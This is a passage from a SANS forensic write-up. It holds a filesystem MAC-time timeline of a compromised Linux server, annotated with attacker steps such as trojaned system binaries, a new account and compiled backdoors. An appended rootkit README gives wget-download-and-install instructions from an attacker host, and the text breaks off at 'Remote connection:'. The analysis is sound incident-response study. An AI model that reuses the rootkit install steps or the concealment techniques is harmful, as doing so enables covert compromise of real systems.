179873 /usr/bin
528 m.c -/-rw----- root root
98738 /etc/ssh_host_key
4096 m.c d/drwxr-xr-x root root
33387 /lib/dev-state/rd/s
528 .a. -rw----- root root
50067 <hda1.dd-dead-50067>
681 .a. -rw-r--r-- root root
50066 <hda1.dd-dead-50066>
332 m.c -/-rw-r--r-- root root
98761 /etc/ssh_host_key.pub
512 m.c -/-rw----- root root
98762 /etc/ssh_random_seed
13111 m.. -/-rwxr-xr-x root root
182466 /usr/bin/setpasswd

```

```

512 .a. -rw----- root root
50069 <hda1.dd-dead-50069>
681 m.c -/-rw-r--r-- root root
98535 /etc/sshd_config
332 .a. -rw-r--r-- root root
50068 <hda1.dd-dead-50068>
Tue Sep 16 2003 18:01:58 150 .a. -rwxr-xr-x root root
50072 <hda1.dd-dead-50072>
1542 .a. -/-rw-r--r-- root root
133190 /tmp/.log
16693 .a. -rwxr-xr-x root root
244978 <hda1.dd-dead-244978>
4096 m.c d/drwxr-xr-x root root
33388 /lib/dev-state/rdb
98 .a. -rwxr-xr-x root root
114514 <hda1.dd-dead-114514>

```

Tue Sep 16 2003 18:01:59

*1824 files in /usr/bin/ had changes to their inodes.
 148 files in /usr/bin/ were accessed.
 1 file in /usr/bin was access and had changed to its inode:*

```

6388 .ac -/-rwxr-xr-x root root
179962 /usr/bin/chatrr

```

*83 files in /bin had changes to their inodes
 5 files in /bin were accessed*

```

13 .a. l/lrwxrwxrwx root root
81706 /lib/libe2p.so.2 -> libe2p.so.2.3
4 .a. l/lrwxrwxrwx rpm rpm
114560 /usr/lib/rpm/rpmv -> rpmq
13656 .a. -/-rwxr-xr-x root root
81707 /lib/libe2p.so.2.3
4 .a. l/lrwxrwxrwx rpm rpm
114559 /usr/lib/rpm/rpmu -> rpml
4 .a. l/lrwxrwxrwx rpm rpm
114553 /usr/lib/rpm/rpme -> rpml
15 other files had changes to their MAC times:
13484 ..c -/-rwxr-xr-x rpm rpm
114557 /usr/lib/rpm/rpmq
13 .a. l/lrwxrwxrwx root root
81706 /lib/libe2p.so.2 -> libe2p.so.2.3
111161 ..c -/-rwxr-xr-x root root
100234 /usr/lib/FileRunner/fr
4 .a. l/lrwxrwxrwx rpm rpm
114560 /usr/lib/rpm/rpmv -> rpmq
13656 .a. -/-rwxr-xr-x root root
81707 /lib/libe2p.so.2.3
11580 ..c -/-rwxr-xr-x root root
182272 /usr/share/texmf/metafont/base/n.png (deleted-realloc)
8700 ..c -/-rwxr-xr-x root root
68268 /usr/lib/bx/wserv
17623 ..c -/-rwxr-xr-x root root
181950 /usr/share/cvs/contrib/rcs2log

```

```

16276 ..c -/-rwxr-xr-x rpm rpm
114554 /usr/lib/rpm/rpmi
4 .a. l/lrwxrwxrwx rpm rpm
114559 /usr/lib/rpm/rpmu -> rpmi
12920 ..c -/-rwxr-xr-x rpm rpm
114555 /usr/lib/rpm/rpmk
11228 ..c -/-rwxr-xr-x rpm rpm
114552 /usr/lib/rpm/rpmd
4 .a. l/lrwxrwxrwx rpm rpm
114553 /usr/lib/rpm/rpme -> rpmi
20356 ..c -/-rwxr-xr-x rpm rpm
116864 /usr/lib/rpm/rpmb

```

Attacker attempts to Trojan critical commands.

```

Tue Sep 16 2003 18:02:02 50148 .a. -rwxr-xr-x root root
244984 <hda1.dd-dead-244984>
24956 ..c -/-rwxr-sr-x root slocate
182295 /usr/bin/slocate
56564 .a. -rwxr-xr-x root root
244982 <hda1.dd-dead-244982>
89052 ma. -rwxr-xr-x root root
244985 <hda1.dd-dead-244985>
50148 .a. -rwxr-xr-x root root
244979 <hda1.dd-dead-244979>
50148 ..c -/-rwxr-xr-x root root
114257 /bin/ls
63420 ma. -rwxr-xr-x root root
244986 <hda1.dd-dead-244986>
13174 .a. -rwxr-xr-x root root
244988 <hda1.dd-dead-244988>
89052 ..c -/-rwxr-xr-x root root
114405 /bin/netstat
50148 ..c -/-rwxr-xr-x root root
179906 /usr/bin/dir
56564 ..c -/-rwxr-xr-x root root
180054 /usr/bin/find
24956 ..c -/-rwxr-sr-x root slocate
182295 /usr/bin/locate
63420 ..c -/-rwxr-xr-x root root
114277 /bin/ps
50148 .a. -rwxr-xr-x root root
244980 <hda1.dd-dead-244980>
27772 ma. -rwxr-xr-x root root
244981 <hda1.dd-dead-244981>
50148 .ac -/-rwxr-xr-x root root
179912 /usr/bin/vdir
27772 .ac -/-rwxr-xr-x root root
179908 /usr/bin/du
24956 ma. -rwxr-xr-x root root
244983 <hda1.dd-dead-244983>
14081 .a. -rwxr-xr-x root root
244987 <hda1.dd-dead-244987>
14081 .ac -/-rwxr-xr-x root root
179966 /usr/bin/pstree

```

The .log file is modified.

```

Tue Sep 16 2003 18:02:03      1542 m.c -/-rw-r--r-- root    root
133190  /tmp/.log
Tue Sep 16 2003 18:02:04      6848 .a. -/-rwxr-xr-x root    root
179968  /usr/bin/free
                                308 .a. -/-rw-r--r-- root    root
147206  /usr/share/terminfo/d/dumb
                                3016 .a. -/-rwxr-xr-x root    root
179972  /usr/bin/uptime
Tue Sep 16 2003 18:02:07    121764 .a. -/-rw-r----- root    adm
65620   /var/log/lastlog
                                33319 .a. -rw-r----- root    adm
65565   <hdb1.dd-dead-65565>
                                1572 .a. -rwxr-xr-x root    root
196590  <hda1.dd-dead-196590>
Tue Sep 16 2003 18:02:12    36199 .a. -/-rw-r----- root    adm
65557   /var/log/messages

```

The file transfer log is accessed and its inode modified (currently a zero length, empty file).

```

                                0 .ac -/-rw-r--r-- root    root
65297   /var/log/xferlog
                                4096 m.c d/drwxr-xr-x root    root
33389   /lib/dev-state/rd/z
                                4096 m.c d/drwxr-xr-x root    root
65282   /var/log
                                19723 .a. -rwxr-xr-x root    root
196589  <hda1.dd-dead-196589>
                                0 .a. -/-rw-r----- root    adm
65631   /var/log/secure
                                4096 m.c d/drwxr-xr-x root    root
32869   /lib/dev-state/rd

```

Attacker deletes their root kit.

```

Tue Sep 16 2003 18:02:13      0 mac drwxr-xr-x root    root
244974  <hda1.dd-dead-244974>
                                13111 .a. -/-rwxr-xr-x root    root
182466  /usr/bin/setpasswd
                                197 ..c -rwxr-xr-x root    root
114508  <hda1.dd-dead-114508>
                                681 ..c -rw-r--r-- root    root
50066   <hda1.dd-dead-50066>
                                43 ..c -rw-r--r-- root    root
244975  <hda1.dd-dead-244975>
                                656 ..c -rw-r--r-- root    root
50062   <hda1.dd-dead-50062>
                                192 ..c -rwxr-xr-x root    root
114502  <hda1.dd-dead-114502>
                                17262 ..c -rwxr-xr-x root    root
114506  <hda1.dd-dead-114506>
                                569 ..c -rwxr-xr-x root    root
114498  <hda1.dd-dead-114498>
                                36 ..c -rw-r--r-- root    root
244976  <hda1.dd-dead-244976>

```

```

          98 ..c -rwxr-xr-x root    root
114514    <hda1.dd-dead-114514>
          665087 ..c -rwxr-xr-x root    root
50071     <hda1.dd-dead-50071>

```

The /bin/imin file is appears on the system

```

          12111 m.c -/-rwxr-xr-x root    root
114517    /bin/imin
          0 mac drwxr-xr-x root    root
114496    <hda1.dd-dead-114496>
          567 ..c -rwxr-xr-x root    root
114504    <hda1.dd-dead-114504>
          16963 ..c -rwxr-xr-x root    root
244970    <hda1.dd-dead-244970>
          50 ..c -rwxr-xr-x root    root
50064     <hda1.dd-dead-50064>
          527 ..c -rw----- root    root
50063     <hda1.dd-dead-50063>
          12012 .ac -rwxr-xr-x root    root
196593    <hda1.dd-dead-196593>
          50148 ..c -rwxr-xr-x root    root
244980    <hda1.dd-dead-244980>
          27772 ..c -rwxr-xr-x root    root
244981    <hda1.dd-dead-244981>
          16693 ..c -rwxr-xr-x root    root
244978    <hda1.dd-dead-244978>
          12460 ..c -rw-r--r-- root    root
114501    <hda1.dd-dead-114501>
rwxr-xr-x root    root    179942 /usr/bin/md5sum
          56564 ..c -rwxr-xr-x root    root
244982    <hda1.dd-dead-244982>
          0 mac drwxr-xr-x root    root
50060     <hda1.dd-dead-50060>
          0 mac drwxr-xr-x root    root
114495    <hda1.dd-dead-114495>
          0 mac drwxr-xr-x root    root
114503    <hda1.dd-dead-114503>
          528 ..c -rw----- root    root
50067     <hda1.dd-dead-50067>
          0 mac drwxr-xr-x root    root
244974    <hda1.dd-dead-244974>
          63420 ..c -rwxr-xr-x root    root
244986    <hda1.dd-dead-244986>
          13111 ..c -rwxr-xr-x root    root
196588    <hda1.dd-dead-196588>
          50148 ..c -rwxr-xr-x root    root
244984    <hda1.dd-dead-244984>
          512 ..c -rw----- root    root
50069     <hda1.dd-dead-50069>
          1068 ..c -rw-r--r-- root    root
244969    <hda1.dd-dead-244969>
          217 ..c -rw-r--r-- root    root
114497    <hda1.dd-dead-114497>
          15281 ..c -rwxr-xr-x root    root
50057     <hda1.dd-dead-50057>

```



```

1076 ..c -rw-r--r-- root root
114505 <hda1.dd-dead-114505>
150 ..c -rwxr-xr-x root root
50072 <hda1.dd-dead-50072>
50148 ..c -rwxr-xr-x root root
244979 <hda1.dd-dead-244979>
16296 ..c -rwxr-xr-x root root
114512 <hda1.dd-dead-114512>
89052 ..c -rwxr-xr-x root root
244985 <hda1.dd-dead-244985>
33 ..c -rw-r--r-- root root
50070 <hda1.dd-dead-50070>
512 ..c -rw----- root root
50065 <hda1.dd-dead-50065>
0 mac drwxr-xr-x root root
114511 <hda1.dd-dead-114511>
567 ..c -rwxr-xr-x root root
244968 <hda1.dd-dead-244968>
14081 ..c -rwxr-xr-x root root
244987 <hda1.dd-dead-244987>
13174 ..c -rwxr-xr-x root root
244988 <hda1.dd-dead-244988>
3648 ..c -rw-r--r-- root root
114510 <hda1.dd-dead-114510>
1572 ..c -rwxr-xr-x root root
196590 <hda1.dd-dead-196590>
10208 ..c -rw-r--r-- root root
50058 <hda1.dd-dead-50058>
15333 ..c -rwxr-xr-x root root
114500 <hda1.dd-dead-114500>
219 ..c -rw-r--r-- root root
114509 <hda1.dd-dead-114509>
4842 .ac -rwxr-xr-x root root
114516 <hda1.dd-dead-114516>
0 mac drwxr-xr-x root root
50061 <hda1.dd-dead-50061>
1084 ..c -rw-r--r-- root root
114499 <hda1.dd-dead-114499>
12111 .ac -rwxr-xr-x root root
196592 <hda1.dd-dead-196592>
24956 ..c -rwxr-xr-x root root
244983 <hda1.dd-dead-244983>
191 ..c -rwxr-xr-x root root
50059 <hda1.dd-dead-50059>

```

The /bin/imout file appears on the system

```

12012 m.c -/-rwxr-xr-x root root
114518 /bin/imout
10632 ..c -rw-r--r-- root root
244971 <hda1.dd-dead-244971>
15228 ..c -rw-r--r-- root root
114507 <hda1.dd-dead-114507>
0 mac drwxr-xr-x root root
244973 <hda1.dd-dead-244973>
19723 ..c -rwxr-xr-x root root
196589 <hda1.dd-dead-196589>

```

```

14716 ..c -rwxr-xr-x root root
196591 <hda1.dd-dead-196591>
191 ..c -rwxr-xr-x root root
244972 <hda1.dd-dead-244972>
28 ..c -rw-r--r-- root root
244977 <hda1.dd-dead-244977>
332 ..c -rw-r--r-- root root
50068 <hda1.dd-dead-50068>
4096 m.c d/drwxr-xr-x root root
114242 /bin
25 ..c -rwxr-xr-x root root
114515 <hda1.dd-dead-114515>

```

Adduser command is accessed

```

Tue Sep 16 2003 18:05:06 7 .a. l/lrwxrwxrwx root root
277995 /usr/sbin/adduser -> useradd
24 .a. -/-rw-r--r-- root root
130566 /etc/skel/.bash_logout

```

Activity by the attacker using the account they created

```

24 m.c -/-rw-r--r-- root perfectbr
14 /home/oldmail/locale/ko_KR/LC_MESSAGES/^B (deleted-realloc)
24 m.c -/-rw-r--r-- root perfectbr
13 /home/oldmail/locale/ko_KR/LC_MESSAGES/^B (deleted-realloc)
3511 m.c -/-rw-r--r-- root perfectbr
11 /home/mail/locale/tr_TR/LC_MESSAGES/371e (deleted-realloc)
124 .a. -/-rw-r--r-- root root
130568 /etc/skel/.bashrc
191 .a. -/-rw-r--r-- root root
130567 /etc/skel/.bash_profile
191 m.c -/-rw-r--r-- root perfectbr
13 /home/.bash_profile
24 m.c -/-rw-r--r-- root perfectbr
12 /home/jacar/pub/TestWeb/modules/NS-Comments/^HÃÃ (deleted-realloc)
141 m.c -/-rw-r--r-- root perfectbr
17 /home/scottimus/pub/install/Ã95>"^H^P (deleted-realloc)
96 .a. -/-rw----- root root
130575 /etc/default/useradd

```

Modification to /etc/passwd

```

1491 m.c -/-r----- root root
98732 /etc/shadow
24 m.c -/-rw-r--r-- root perfectbr
12 /home/oldmail/locale/it_IT/LC_MESSAGES/hWi^HÃ'<86>B^H^HÃd^HhWi^L
(deleted-realloc)
141 m.c -/-rw-r--r-- root perfectbr
17 /home/jacar/pub/TestWeb/images/sections/pÃu.@^P (deleted-realloc)
24 m.c -/-rw-r--r-- root perfectbr
12 /home/.bash_logout
141 m.c -/-rw-r--r-- root perfectbr
17 /home/.mailcap

```

```

2065 ..c -/-rw-r--r-- root      root
98196  /etc/passwd-
141 m.c -/-rw-r--r-- root      perfectbr
17     /home/oldmail/plugins/sent_subfolders/Ã,^F{^H0^B (deleted-
reallo)
1455 ..c -/-r----- root      root
98201  /etc/shadow-
3511 m.c -/-rw-r--r-- root      perfectbr
11     /home/.screenrc
3511 m.c -/-rw-r--r-- root      perfectbr
11
/home/jacar/pub/TestWeb/modules/Ratings/pnlang/E<84><83>Ã (deleed-
realloc)
191 m.c -/-rw-r--r-- root      perfectbr
13     /home/mail/plugins/squirrelspell/modules/d me (deleted-
realloc)
4096 m.c d/drwx----- root      perfectbr
529083 /home/tmp
24 m.c -/-rw-r--r-- root      perfectbr
12     /home/oldmail/locale/it_IT/LC_MESSAGES/x+d^H@<88>B^H<8c>
i^HÃ°giHd<88>B^H^\\ÃY^HÃ°gi^HÃ (deleted-realloc)
124 m.c -/-rw-r--r-- root      perfectbr
14     /home/.bashrc
141 m.c -/-rw-r--r-- root      perfectbr
17     /home/mail/plugins/squirrelspell/doc/sEve (deleted-realloc)
141 m.c -/-rw-r--r-- root      perfectbr
17     /home/jacar/pub/TestWeb/modules/NS-Comments/user/links/pÂµ.@^P
(eleted-realloc)
24 m.c -/-rw-r--r-- root      perfectbr
12     /home/mail/plugins/mail_fetch/ml (deleted-realloc)
3511 .a. -/-rw-r--r-- root      root
133163 /etc/skel/.screenrc
3511 m.c -/-rw-r--r-- root      perfectbr
11     /home/oldmail/locale/hu_HU/^B (deleted-realloc)
141 .a. -/-rw-r--r-- root      root
133137 /etc/skel/.mailcap
24 m.c -/-rw-r--r-- root      perfectbr
12     /home/oldmail/locale/ko_KR/LC_MESSAGES/^B (deleted-realloc)
141 m.c -/-rw-r--r-- root      perfectbr
17     /home/oldmail/locale/pt_BR/LC_MESSAGES/^Z (deleted-realloc)
0 mac -/-rw-rw---- root      perfectbr
65684  /var/spool/mail/perfectbr
52124 .a. -/-rwxr-xr-x root      root
278007 /usr/sbin/useradd
Tue Sep 16 2003 18:05:07 803 m.c -/-r----- root      root
98768  /etc/gshadow
999 m.c -/-rw-r--r-- root      root
98729  /etc/group
789 ..c -/-rw----- root      root
98474  /etc/gshadow-
982 ..c -/-rw----- root      root
97957  /etc/group-

Error Log Generated

Tue Sep 16 2003 18:07:10 44 .a. -/-rw-r--r-- root      root
133192 /tmp/ed.AXcx

```

```

Tue Sep 16 2003 18:17:25      2504 .a. -/-rw-r--r-- jacar    apache
80616    /home/jacar/pub/wargame/pollBooth.php
Tue Sep 16 2003 18:17:26      30275 .a. -/-rw-r--r-- jacar    apache
80617    /home/jacar/pub/wargame/pollcomments.php
Tue Sep 16 2003 18:38:59      231737 .a. -/-rw-r--r-- root      root
360239   /usr/share/games/fortunes/computers
Tue Sep 16 2003 18:39:00       9296 .a. -/-rwxrwxr-x mail    apache
320749   /home/mail/images/sm_logo.gif
2180 .a. -/-rwxrwxr-x mail    apache
304655   /home/mail/plugins/qotd_login/qotd.gif
Tue Sep 16 2003 18:39:13       289 .a. -/-rwxrwxr-x mail    apache
320716   /home/mail/images/sort_none.png
Tue Sep 16 2003 18:39:16      29082 .a. -rw----- apache    apache
133193   <hda1.dd-dead-133193>
Tue Sep 16 2003 18:39:17      29082 m.. -rw----- apache    apache
133193   <hda1.dd-dead-133193>
Tue Sep 16 2003 18:50:35       103 .a. -/-rwxrwxr-x mail    apache
304662   /home/mail/plugins/qotd_login/env.gif
4096 m.c d/drwxrwxr-x mail    apache
304654   /home/mail/plugins/qotd_login
599 m.c -/-rw-r--r-- apache    apache
304656   /home/mail/plugins/qotd_login/qotd.html
Tue Sep 16 2003 18:50:58      29082 .a. -rw----- apache    apache
133196   <hda1.dd-dead-133196>
Tue Sep 16 2003 18:50:59      29082 m.. -rw----- apache    apache
133196   <hda1.dd-dead-133196>
Tue Sep 16 2003 19:26:49       599 .a. -/-rw-r--r-- apache    apache
304656   /home/mail/plugins/qotd_login/qotd.html
Tue Sep 16 2003 19:29:01      29288 .a. -rw----- apache    apache
133198   <hda1.dd-dead-133198>
Tue Sep 16 2003 19:29:02      29288 m.. -rw----- apache    apache
133198   <hda1.dd-dead-133198>

```

Attempted to use the shell.pl backdoor

```

Tue Sep 16 2003 19:36:37       618 ..c -/-rw-r--r-- apache    apache
133199   /tmp/shell.pl
Tue Sep 16 2003 19:36:48       618 .a. -/-rw-r--r-- apache    apache
133199   /tmp/shell.pl

```

Unrelated activity snipped

```

Tue Sep 16 2003 20:28:01         0 mac -rw----- postfix    postfix
114710   <hdb1.dd-dead-114710>

```

Aa web based download is performed

```

Tue Sep 16 2003 20:41:30     160380 .a. -/-rwxr-xr-x root      root
180527   /usr/bin/wget

```

The compilation of the "b" backdoor

```

Tue Sep 16 2003 20:41:33       1751 .a. -/-rw-r--r-- root      root
311655   /usr/include/bits/uiio.h
1403 .a. -/-rw-r--r-- apache    apache
133195   /tmp/b.c

```

12 additional C programming language header ".h" files accessed snipped

```

101564 .a. -/-rwxr-xr-x root    root
229193  /usr/lib/gcc-lib/i586-mandrake-linux-gnu/2.96/cpp0

```

4 additional C programming language header ".h" files accessed snipped

```

86268 .a. -/-rwxr-xr-x root    root
182069  /usr/bin/i586-mandrake-linux-gnu-gcc

```

5 additional C programming language header ".h" files accessed snipped

```

86268 .a. -/-rwxr-xr-x root    root
182069  /usr/bin/gcc-2.96

```

12 additional C programming language header ".h" files accessed snipped

```

Tue Sep 16 2003 20:41:34 2680732 .a. -/-rwxr-xr-x root    root
231210  /usr/lib/gcc-lib/i586-mandrake-linux-gnu/2.96/cc1

```

20 additional C programming language header ".h" files accessed snipped

```

Tue Sep 16 2003 20:41:35      17 .a. l/lrwxrwxrwx root    root
49605   /etc/alternatives/gcc -> /usr/bin/gcc-2.96
75692 .a. -/-rw-r--r-- root    root
245835  /usr/lib/libc_nonshared.a
870 .a. -/-rw-r--r-- root    root
245825  /usr/lib/crtn.o
10372 .a. -/-rw-r--r-- root    root
245823  /usr/lib/crt1.o
15029 ..c -rwxr-xr-x apache   apache
133203  <hda1.dd-dead-133203>

```

Executable for the "b" backdoor completed

```

15029 mac -/-rwxr-xr-x apache   apache
133208  /tmp/b
21 .a. l/lrwxrwxrwx root    root
182070  /usr/bin/gcc -> /etc/alternatives/gcc
0 mac -rw----- apache   apache
133206  <hda1.dd-dead-133206>
91132 .a. -/-rwxr-xr-x root    root
231211  /usr/lib/gcc-lib/i586-mandrake-linux-gnu/2.96/collect2
1323386 .a. -/-rw-r--r-- root    root
231216  /usr/lib/gcc-lib/i586-mandrake-linux-gnu/2.96/libgcc.a
1552 mac -rw----- apache   apache
133204  <hda1.dd-dead-133204>
261020 .a. -/-rwxr-xr-x root    root
180891  /usr/bin/ld
1228 .a. -/-rw-r--r-- root    root
245824  /usr/lib/crti.o
0 mac -rw----- apache   apache
133205  <hda1.dd-dead-133205>
0 mac -rw----- apache   apache
133207  <hda1.dd-dead-133207>
225852 .a. -/-rwxr-xr-x root    root
180888  /usr/bin/as

```

```

                2020 .a. -/-rw-r--r-- root    root
231212  /usr/lib/gcc-lib/i586-mandrake-linux-gnu/2.96/crtbegin.o
                358840 .a. -/-rwxr-xr-x root    root
246062  /usr/lib/libbfd-2.11.90.0.8.so
                178 .a. -/-rw-r--r-- root    root
245834  /usr/lib/libc.so
                1444 .a. -/-rw-r--r-- root    root
231214  /usr/lib/gcc-lib/i586-mandrake-linux-gnu/2.96/crtend.o

```

Invoked the gnu assembler

```

                225852 .a. -/-rwxr-xr-x root    root
180888  /usr/bin/as
Wed Sep 17 2003 00:17:44    37164 .a. -/-rwxr-xr-x root    root
81715   /lib/libproc.so.2.0.7
                34396 .a. -/-rwxr-xr-x root    root
179971  /usr/bin/top

```

Much unrelated activity (mail and web) snipped

Cron scheduled daily activities executed

```

Wed Sep 17 2003 08:02:00    152 .a. -/-rw-r--r-- root    root
196088  /etc/logrotate.d/apache
                122 .a. -/-rw-r--r-- root    root
195995  /etc/logrotate.d/cron
                1494 mac -/-rw-r--r-- root    root
65498   /var/lib/logrotate.status
                31756 .a. -/-rwxr-xr-x root    root
278043  /usr/sbin/logrotate
                148 .a. -/-rw-r--r-- root    root
196571  /etc/logrotate.d/named
                657 .a. -/-rw-r--r-- root    root
196141  /etc/logrotate.d/mysql
                51 .a. -/-rwxr-xr-x root    root
195987  /etc/cron.daily/logrotate
                62 .a. -/-rw-r--r-- root    root
196082  /etc/logrotate.d/urpmi
                9 m.. -/-rw----- root    root
16514   /var/spool/anacron/cron.daily
                71 .a. -/-rw-r--r-- root    root
195998  /etc/logrotate.d/xdm
                61 .a. -/-rwxr-xr-x root    root
195887  /etc/logrotate.d/rpm
                122 .a. -/-rw-r--r-- root    root
196238  /etc/logrotate.d/proftpd
                25884 .a. -/-rwxr-xr-x root    root
179953  /usr/bin/tr
                276 .a. -/-rwxr-xr-x root    root
196110  /etc/cron.daily/0anacron
                3434 .a. -/-rw-r--r-- root    root
195988  /etc/logrotate.d/syslog
                152 .a. -/-rw-r--r-- root    root
196135  /etc/logrotate.d/prelude
                165 .a. -/-rw-r--r-- root    root
196144  /etc/logrotate.d/linuxconf

```

```

457 .a. -/-rw-r--r-- root root
196251 /etc/logrotate.d/uucp
302 .a. -/-rw-r--r-- root root
195853 /etc/logrotate.d/msec
Wed Sep 17 2003 08:02:12 0 .a. -/-rw-r--r-- root root
49167 /var/cache/man/whatis
16796 .a. -/-rwxr-xr-x root root
179956 /usr/bin/uniq
Wed Sep 17 2003 08:02:13 0 m.c -/-rw-r--r-- root root
49167 /var/cache/man/whatis
339 .a. -/-rwxr-xr-x root root
196080 /etc/cron.daily/medusa.cron
402 .a. -/-rwxr-xr-x root root
195984 /etc/cron.daily/makewhatis.cron
11467 .a. -/-rwxr-xr-- root root
278041 /usr/sbin/makewhatis
Wed Sep 17 2003 08:02:17 24956 .a. -/-rwxr-sr-x root slocate
182295 /usr/bin/locate
19960 m.c -/-rw-r--r-- root root
65709 /var/log/rpmpkgs
70 .a. -/-rwxr-xr-x root root
196119 /etc/cron.daily/postfix
24956 .a. -/-rwxr-sr-x root slocate
182295 /usr/bin/slocate
104 .a. -/-rwxr-xr-x root root
195886 /etc/cron.daily/rpm
Wed Sep 17 2003 08:02:18 4096 ..c d/drwxrwxr-x root man
16327 /var/catman/X11R6/cat2
4096 ..c d/drwxrwxr-x root man
48968 /var/catman/X11R6/cat6
4096 ..c d/drwxrwxr-x root man
114244 /var/catman/local/cat4
4096 ..c d/drwxrwxr-x root man 12
/var/catman/local/cat1
1403 ..c -rw-r--r-- apache apache
133200 <hda1.dd-dead-133200>
4096 ..c d/drwxrwxr-x root man
65291 /var/catman/X11R6/catn
4096 ..c d/drwxrwxr-x root man 13
/var/catman/local/cat9
10576 .a. -/-rwxr-xr-x root root
278042 /usr/sbin/tmpwatch
4096 ..c -/drwxrwxr-x root man 12
/var/spool/postfix/defer/0/A/ ^D^X@ (deleted-realloc)
4096 ..c d/drwxrwxr-x root man
16331 /var/catman/cat5
4096 ..c d/drwxrwxr-x root man
81611 /var/catman/cat4
4096 ..c d/drwxrwxrwt root root
16390 /var/lib/texmf
4096 ..c -/drwxrwxr-x root man 12
/var/spool/postfix/defer/A/9/ ^D^X@ (deleted-realloc)
103 .a. -/-rwxr-xr-x root root
196487 /etc/cron.daily/tetex.cron
4096 ..c d/drwxrwxr-x root man
16333 /var/catman/local/cat7

```

```

4096 ..c d/drwxrwxr-x root man
81613 /var/catman/local/cat6
4096 ..c d/drwxrwxr-x root man
16330 /var/catman/cat2
4096 ..c d/drwxrwxr-x root man
81609 /var/catman/X11R6/cat7
4096 ..c -/drwxrwxr-x root man 13
/var/lock/^D (deleted-realloc)
4096 ..c d/drwxrwxr-x root man
48971 /var/catman/cat6
4096 ..c d/drwxrwxr-x root man
114245 /var/catman/local/catn
4096 ..c d/drwxrwxr-x root man
16329 /var/catman/X11R6/cat8
4096 ..c d/drwxrwxr-x root man
16328 /var/catman/X11R6/cat5
4096 ..c d/drwxrwxr-x root man
65292 /var/catman/cat8
4096 ..c d/drwxrwxr-x root man
114243 /var/catman/local/cat3
4096 ..c -/drwxrwxr-x root man 12
/var/spool/postfix/incoming/D/A/^A^C^X<81> (deleted-realloc)
4096 ..c d/drwxrwxr-x root man
81610 /var/catman/cat1
4096 ..c d/drwxrwxrwt root root
32641 /var/tmp
35 .a. -/-rwxr-xr-x root root
196247 /etc/cron.daily/slocate.cron
4096 ..c d/drwxrwxr-x root man
48973 /var/catman/local/cat8
4096 ..c d/drwxrwxr-x root man
81612 /var/catman/cat9
4096 ..c d/drwxrwxr-x root man
48967 /var/catman/X11R6/cat3
4096 ..c -/drwxrwxr-x root man 12
/var/spool/postfix/incoming/C/C/<80>^C^X@ (deleted-realloc)
4096 ..c d/drwxrwxr-x root man
65293 /var/catman/local/cat5
314 .a. -/-rwxr-xr-x root root
195985 /etc/cron.daily/tmpwatch
4096 ..c d/drwxrwxr-x root man
81607 /var/catman/X11R6/cat1
4096 ..c d/drwxrwxr-x root man
114242 /var/catman/local/cat2
4096 ..c d/drwxrwxr-x root man
48969 /var/catman/X11R6/cat9
4096 ..c d/drwxrwxr-x root man
48970 /var/catman/cat3
4096 ..c d/drwxrwxr-x root man
81608 /var/catman/X11R6/cat4
4096 ..c d/drwxrwxr-x root man
114241 /var/catman/cat7
4096 ..c d/drwxrwxr-x root man
16332 /var/catman/catn
Wed Sep 17 2003 08:10:13 5120 .a. -/-rw-rw---- mysql mysql
32964 /var/lib/mysql/siforum/phpbb_forums.MYI

```



```

132 .a. -/-rw-rw---- mysql      mysql
32953 /var/lib/mysql/siforum/phpbb_categories.MYD
3072 .a. -/-rw-rw---- mysql      mysql
32952 /var/lib/mysql/siforum/phpbb_categories.MYI
5668 .a. -/-rw-rw---- mysql      mysql
32965 /var/lib/mysql/siforum/phpbb_forums.MYD
24 .a. -/-rw-rw---- mysql      mysql
32980 /var/lib/mysql/siforum/phpbb_ranks.MYD

```

On or about 9:22 this day the system was rebooted, and again at 11:31, 11:52, 12:00 and 12:36.

During one of the Administrators activities both of imin and imout were accessed. These accesses appear to have occurred during some form of large search or indexing given the breadth of files accessed in a brief period.

```

Wed Sep 17 2003 16:45:38 12111 .a. -/-rwxr-xr-x root      root
114517 /bin/imin
12012 .a. -/-rwxr-xr-x root      root
114518 /bin/imout

```

The final reboot of the day occur at 18:06:

```

Wed Sep 17 2003 18:06:40 30684 .a. -/-rwxr-xr-x root      root
32690 /sbin/init

```

Boot sequence and activity by the Administrator snipped

Final Shutdown prior to imaging

```

Wed Sep 17 2003 18:07:03 71 mac -/-rw-r--r-- root      root
98731 /etc/mtab
11 .a. l/lrwxrwxrwx root      root
81981 /lib/ld-linux.so.2 -> ld-2.2.4.so
109 mac -rw-r--r-- root      root
98718 <hda1.dd-dead-98718>
9788 .a. -/-rwxr-xr-x root      root
81617 /lib/libdl-2.2.4.so
4096 m.c d/drwxr-xr-x root      root
97921 /etc
241276 .a. -/-rwxr-xr-x root      root
114269 /bin/gawk
45980 .a. -/-rwxr-xr-x root      root
114273 /bin/sort
28380 .a. -/-rwsr-xr-x root      root
114275 /bin/umount
1285928 .a. -/-rwxr-xr-x root      root
81613 /lib/libc-2.2.4.so
4 .a. l/lrwxrwxrwx root      root
114266 /bin/awk -> gawk
139200 .a. -/-rwxr-xr-x root      root
81619 /lib/libm-2.2.4.so
13 .a. l/lrwxrwxrwx root      root
81982 /lib/libc.so.6 -> libc-2.2.4.so

```

```
60539 .a. -/-rw-r--r-- root root
98749 /etc/ld.so.cache
0 mac ----- root root
97924 <hda1.dd-dead-97924>
13 .a. l/lrwxrwxrwx root root
81985 /lib/libm.so.6 -> libm-2.2.4.so
14 .a. l/lrwxrwxrwx root root
81984 /lib/libdl.so.2 -> libdl-2.2.4.so
241276 .a. -/-rwxr-xr-x root root
114269 /bin/gawk-3.1.0
5664 .a. -/-rwxr-xr-x root root
71124 /etc/rc.d/init.d/halt
448710 .a. -/-rwxr-xr-x root root
81980 /lib/ld-2.2.4.so
```

End of Timeline

© SANS Institute 2004, Author retains full rights.

Appendix C: zaRwT.k|T 1.2

Contents Of File: /images/hda1.dd-inode-114510

zaRwT.k|T 1.2 (1st public release) README.FILE

- THIS IS FREE SOFTWARE - powered by vMatriCS.oRG

1. Disclamer

This software is to be used only for educational purpose ONLY.
I'm not responsible for any damage or wrong use of this
software. Use it at your own risk !!!

2. Description

This is a new linux based root-kit. I've created this root-kit because many if the other rk's were pretty lame or not good enough for me. I don't claim this to be the best root-kit ever made, but i'm very satisfied by it. If you dont like it then "rm -f" it. I don't minde. BTW: this is the first public release so please take a good look at it.

3. Usage

Installation:

The root-kit archive is less then 400Kb so it's very fast to download [wget <http://rk.vmatrics.org/rk.tgz>]. After the download, use tar to extract the files from the archive [tar xzvf rk.tgz], then chdir the rk dir [cd rk] and finally install it [./install <your password>].

Remote connection:

